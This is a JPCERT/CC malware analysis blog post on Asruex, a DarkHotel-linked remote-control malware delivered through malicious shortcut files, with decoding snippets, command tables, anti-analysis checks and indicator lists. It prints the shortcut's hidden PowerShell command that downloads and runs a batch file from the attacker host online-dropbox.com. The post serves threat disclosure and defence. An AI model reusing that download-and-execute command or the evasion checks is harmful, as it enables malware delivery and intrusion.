Asruex: Malware Infecting through Shortcut Files


blog.jpcert.or.jp/2016/06/asruex-malware-infecting-through-shortcut-files.html

JPCERT/CC has been observing malicious shortcut files that are sent as email attachments to a limited range of organisations since around October 2015. When this shortcut file is opened, the host will be infected with malware called “Asruex”. The malware has a remote controlling function, and attackers sending these emails seem to attempt intruding into the targets’ network using the malware. According to a blog article by Microsoft, the malware is associated with an attacker group identified as “DarkHotel” (Microsoft calls it as "Dubnium") [1]. This blog entry will introduce the details of Asruex.

Infection Mechanism of Asruex

Figure 1 describes the chain of events after a victim opens the malicious shortcut file until the host gets infected with Asruex.

Figure 1: Chain of events after a victim opens the malicious shortcut file until the host gets infected with Asruex



For those cases that JPCERT/CC has observed, when the shortcut file is opened, a downloader is downloaded from a C&C server and then executed. The downloader then downloads Asruex from another C&C server, which is then executed. Detailed behaviour observed in each phase will be explained in the next section.

Details of the Shortcut File

When the malicious shortcut file is opened, the following PowerShell command in the file is executed.

```
powershell -windowstyle hidden $c='(new-object
System.Net.WebClient).D'+'ownloadFile("""http://online-dropbox.com/online/a
""", """$env:tmp\gst.bat""")';Invoke-Expression $c&%tmp%\gst.bat "%CD%"
```

The above PowerShell command downloads a file from the specified URL, and it is saved as a batch file to be executed. The batch file contains the following commands, which execute PowerShell scripts (marked in red).


```
echo
powershell -Enc KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAUw…
chcp 65001
cd "%tmp%"
start winword "article_draft.docx"
copy "article_draft.docx" "%1"
del /f "%1\*.*.lnk"
echo
powershell -Enc KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAUwB5AHMA…
"%tmp%\dwm.exe"
```

When the batch file is executed, a Windows executable file (a downloader) and a dummy file for display will be downloaded from a C&C server, saved in %TEMP% folder and then executed. Those decoy documents are written in Japanese, but some are also in Chinese, which implies that the target for this attack is not limited to Japanese organisations.

Details of the Downloader

When the downloader is executed, it downloads a .jpg or .gif image file. Encoded Asruex is contained in the latter part of the image file. The downloader decodes it and then executes the malware.

Figure 2: An Image File Containing Encoded Asruex



Asruex contained in the image file is encoded using XOR. The following Python script is used for decoding the encoded data of the image file. The size of the encoded data is specified in the last 4 bytes of the image file.

```
key = 0x1D  # Keys may vary depending on the sample
for i in range(0, length):
    buf[i] = chr(ord(buf[i]) ^ key)
```

```
key += 0x5D
key &=0xff
```

The downloader may contain an encoded executable file of Process Hacker (a multi-function task manager), and it may execute the Process Hacker if an anti-virus software is detected. Anti-virus software such as by Symantec, McAfee and Kaspersky, etc., are detected based on the process names.

Details of Asruex

Asruex is a kind of malware that communicates with the C&C server over HTTP, and executes the command received through the communication. It has various anti-analysis features such as preventing the malware from running when it detects a virtual machine. Please refer to Appendix A for conditions which Asruex detects a virtual machine. The malware is also capable of detecting anti-virus software.

If Asruex does not detect a virtual machine, it executes one of the following executable files, and injects a DLL file which is contained in Asruex. In case where it detects anti-virus software, Asruex generates a DLL file and loads it to itself (but does not perform DLL injection). This DLL file contains the core functions of Asruex.

- sdiagnhost.exe
- wksprt.exe
- taskhost.exe
- dwm.exe
- winrshost.exe
- wsmprovhost.exe
- ctfmon.exe
- explorer.exe

The DLL injected, or generated and loaded, sends an HTTP request to a dummy host. If it receives a reply of status code that is 100 or greater, it connects to an actual C&C server as follows:

```
GET /table/list.php?
a1=6fcadf059e54a19c7b96b0758a2d20a4396b85e77138dbaff3fddd04909de91
62a8910eab1141343492e90a78e75bfa7cafa3ed0a51740daa4cad36291e637074255217 -omitted-
HTTP/1.1
Connection: Keep-Alive
Content-Type: text/plain; charset=utf-8
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/27.0.1453.116 Safari/537.36
Host: [host name]
```

Asruex operates based on the configuration information stored in itself. The configuration Information includes C&C servers and dummy hosts that it connects to, and also version information and a key to decode data which is delivered. For further details on the configuration information, please refer to Appendix B.

The configuration information is encoded. It can be decoded with the following Python code:

```
(config_size,) = struct.unpack("=I", data[offset:offset+4])
config_offset = offset + 4
encode_config = data[config_offset:config_offset+config_size]
i = 0
seed = config_size * 2  // It does not necessarily double
while i < config_size:
    (result, seed) = rand_with_seed(seed)
    result &= 0xff
    decode_data.append(chr(ord(encode_config[i]) ^ result))
    i += 1
decode_config =  "".join(decode_data)
(decode_size,) = struct.unpack("=I", decode_config[config_size-4:config_size])
config = lznt1_decompress(decode_config, config_size, decode_size)
```

Asruex executes commands that are received from a C&C server. Commands that are possibly executed are listed in Table 1. Most of the commands are used for collecting information, but some are for downloading DLL files (AdvProv.dll) from C&C servers and for executing them. AdvProv.dll is a plug-in to expand functions of Asruex.

Table 1: Commands used by Asruex

Command	Function
1	Collect information of infected hosts
2	Obtain process list
3	Obtain file list
4	Change waiting time
5	Obtain version information
6	Uninstall
501	Obtain folder list
502	Load DLL
-	Execute external DLL (AdvProv.dll)

Details of AdvProv.dll

AdvProv.dll is encrypted using XOR and 3DES. Decryption key is calculated based on the destination URL and the encoding key of the configuration information. Asruex downloads a DLL, loads it into the memory and executes DLL's export function, Get_CommandProc. AdvProv.dll adds the following commands to Asruex:

Table 2: Asruex Commands added by AdvProv.dll

Command	Function
101	Download
102	Copy a file
103	Change a file name
104	Change file time
105	Delete a file
106	Terminate a process
107	Search a registry
108	Show a registry entry
109	Create a registry entry
110	Show a registry entry
111	Delete a registry entry
112	Update
601	Download and execute a file

Samples of AdvProv.dll that JPCERT/CC has observed had the listed functions. However, there may be some other versions with different functions.

Summary

Asruex is a relatively new kind of malware that has been seen since around October 2015. It is likely that targeted attacks using Asruex will continue.

Hash values of artifacts demonstrated in this article are described in Appendix C. Also, destination URLs confirmed by JPCERT/CC are listed in Appendix D. It is recommended to make sure that the hosts you use are not accessing these URLs.

Thanks for reading.

- Shusei Tomonaga

(Translated by Yukako Uchida)

Reference

> *[1] Microsoft - Reverse-engineering DUBNIUM*
> *https://blogs.technet.microsoft.com/mmpc/2016/06/09/reverse-engineering-dubnium-2/*

Appendix A: Conditions where Asurex detects an analysis environment

If Asruex detects itself being operated in an environment under any of the following conditions (Table A-1 to A-6), it recognises that it is an analysis environment and stops running.

Table A-1: The user matches the computer name and user name as listed.

Table A-2: Listing up the loaded modules, and if the listed functions are found to be exported.

Table A-3: The listed file names are found.

Table A-4: The listed process names are running.

Table A-5: Listing up the process modules that are running, and the module version matches the combination listed.

Table A-6: The disk name contains the listed strings.

Table A-1: Detectable Combination of Computer Name and User Name

Computer Name	User Name
BRBRB-D8FB22AF1	antonie
ANTONY-PC	Antony
TEQUILABOOMBOOM	janettedoe
HBXPENG	makrorechner
IOAVM	Administrator
XANNY	Administrator
NONE-DUSEZ58JO1	Administrator
rtrtrele	Administrator
HOME-OFF-D5F0AC	Dave
DELL-D3E64F7E26	Administrator
JONATHAN-C561E0	Administrator
HANS	HanueleBaser
IePorto	Administrator

Table A-2: Detectable Functions

Functions
_SbieDll_Hook@12
_SbieApi_QueeryProcessPath@28
hook_api
New2_CreateProcessInternalW@48

Table A-3: Detectable File Names

File Names
\\.\pipe\cuckoo
[System Drive]:\cuckoo

Table A-4: Detectable Process Names

Process Names
Filemon.exe
Regmon.exe
Procmon.exe
Tcpview.exe
wireshark.exe
dumpcap.exe
regshot.exe
cports.exe
smsniff.exe
SocketSniff.exe

Table A-5: Detectable Combinations of File Version Information

FileDescription	CompanyName
Sysinternals	

FileDescription	CompanyName
SysinternalsRegistryMonitor	Sysinternals
ProcessMonitor	Sysinternals
TCP/UDPendpointviewer	Sysinternals
Wireshark	TheWiresharkdevelopercommunity
Dumpcap	TheWiresharkdevelopercommunity
Regshot	RegshotTeam
CurrPorts	NirSoft
SmartSniff	NirSoft
SocketSniff	NirSoft

Table A-6: Detectable Disk Names

Disk Name
vmware
Virtual HD
MS VirtualSCSI Disk Device

Appendix B: Configuration Information

Table B-1: List of Configuration Information

Offset	Length	Description
0x000	16	ID
0x010	4	Version Information
0x014	256	Install Path
0x114	64 * 3	Dummy URLs to connect to × 3
0x1D4	256 * 3	HTTP Access URLs × 3
0x4D4	256	Sending data store path 1
0x5D4	64	Sending data strings 1

Offset	Length	Description
0x614	256	Sending data store path 2
0x714	64	Sending data strings 2
0x754	64	Encode key
0x794	4	Suspension time
0x798	256 * 3	File name × 3
0xA98	4	Machine information (pointer)
0xA9C	4	Connect destination (pointer)
0xAA0	4	Not in use

Encode keys

- blackolive
- darktea
- 12qw@#WE

Appendix C: SHA-256 Hash Value of Artifacts

Shortcut files:

- c60a93a712d0716a04dc656a0d1ba06be5047794deaa9769a2de5d0fcf843c2a
- ae421dd24306cbf498d4f82b650b9162689e6ef691d53006e8f733561d3442e2
- 980cc01ec7b2bd7c1f10931822c7cfe2a04129588caece460e05dcc0bb1b6c34
- b175567800d62dcb00212860d23742290688cce37864930850522be586efa882
- c2e99eedf555959721ef199bf5b0ac7c68ea8205d0dff6c208adf8813411a456
- ac63703ea1b36358d2bec54bddfef28f50c635d1c7288c2b08cceb3608c1aa27
- 5cfc67945dd39885991131f49f6717839a3541f9ba141a7a4b463857818d01e6
- e76c37b86602c6cc929dffe5df7b1056bff9228dde7246bf4ac98e364c99b688
- 606e98df9a206537d35387858cff62eb763af20853ac3fa61aee8f3c280aaafe

Downloaders:

- fdf3b42ac9fdbcabc152b200ebaae0a8275123111f25d4a68759f8b899e5bdd6
- dd2cba1a0d54a486a39f63cbd4df6129755a84580c21e767c44c0a7b60aff600
- d89e2cc604ac7da05feeb802ed6ec78890b1ef0a3a59a8735f5f772fc72c12ef
- caefcdf2b4e5a928cdf9360b70960337f751ec4a5ab8c0b75851fc9a1ab507a8
- 8ca8067dfef13f10e657d299b517008ad7523aacf7900a1afeb0a8508a6e11d3

- 77ca1148503def0d8e9674a37e1388e5c910da4eda9685eabe68fd0ee227b727
- 05f241784e673f2af8a2a423fb66e783a97f123fc3d982144c39e92f191d138d
- a77d1c452291a6f2f6ed89a4bac88dd03d38acde709b0061efd9f50e6d9f3827
- 2273236013c1ae52bfc6ea327330a4eba24cc6bc562954854ae37fe55a78310b
- 36581a19160f2a06c617a7e555ad8ec3280692442fd81bde3d47a59aea2be09a
- a3f1a4a5fea81a6f12ef2e5735bb845fb9599df50ffd644b25816f24c79f53b6
- 24b587280810fba994865d27f59a01f4bbdaf29a14de50e1fc2fadac841c299e
- 2c68cf821c4eabb70f28513c5e98fa11b1c6db6ed959f18e9104c1c882590ad2
- 3f2168a9a51d6d6fe74273ebfc618ded3957c33511435091885fa8c5f854e11e
- df72a289d535ccf264a04696adb573f48fe5cf27014affe65da8fd98750029db
- eacc46f54fa8c8a8cf51368305803d949fa2625066ec634da9a41d08f2855617
- e139a8916f99ce77dbdf57eaeac5b5ebe23367e91f96d7af59bee7e5919a7a81
- 8a6d76bd21e70a91abb30b138c12d0f97bb4971bafa072d54ce4155bea775109
- 35fc95ec78e2a5ca3c7a332db9ca4a5a5973607a208b9d637429fe1f5c760dd5

Asruex:

- 8af41d303db8a975759f7b35a236eb3e9b4bd2ef65b070d19bd1076ea96fa5c4
- a9ce1f4533aeec680a77d7532de5f6b142eb8d9aec4fdbe504c37720befe9ce3
- 9350f7eb28f9d72698216105c51a4c5ad45323f907db9936357d6914fc992c90
- 694de22c0b1a45c0e43caaa91486bc71a905443b482f2d22ded16b5ce3b0e738
- 18e12feeb3fb4117ca99e152562eada2eb057c09aab8f7a424e6d889f70feb6c
- 148a834e2717d029a4450dfa7206fd7d36c420edb95068c57766da0f61b288e8
- d869ce2ba491713e4c3f405ad500245d883b0e7b66abeee2522e701c8493388a
- fca19a78fc71691f3f97808624b24f00dd1f19ccadcc6e3a7e2be5b976d8937b
- eb31f931f0e2abf340f3f95861a51e30677fd4216b2e4ee4d8570b41cb41249c
- 7a95930aa732d24b4c62191247dcdc4cb483d8febaab4e21ca71fec8f29b1b7c

AdvProv.dll

- f06000dceb4342630bf9195c2475fcd822dfe3910b0fa21691878071d0bb10fc

Others

- 6d4e7d190f4d7686fd06c823389889d226ea9c8524c82c59a765bba469f2f723
- e7d51bb718c31034b597aa67408a015729be85fc3aefcc42651c57d673a4fe5a
- 7074a6d3ab049f507088e688c75bae581fad265ebb6da07b0efd789408116ec8

Appendix D: Hosts that Asruex connects to

- vodsx.net

- office365-file.com
- service365-team.com
- datainfocentre.com
- eworldmagazine.org
- supportservice247.com
- seminarinfocenter.net
- vdswx.net
- housemarket21.com
- product-report24.com
- requestpg.net
- secu-docu.net
- send-error.net
- send-form.net
- wzixx.net
- login-confirm.com
- 2.gp
- 2.ly
- online-dropbox.com
- sendspaces.net
- institute-secu.org
- pb.media-total.org
- response-server.com
- enewscenters.com
- sbidnest.com
- servicemain.com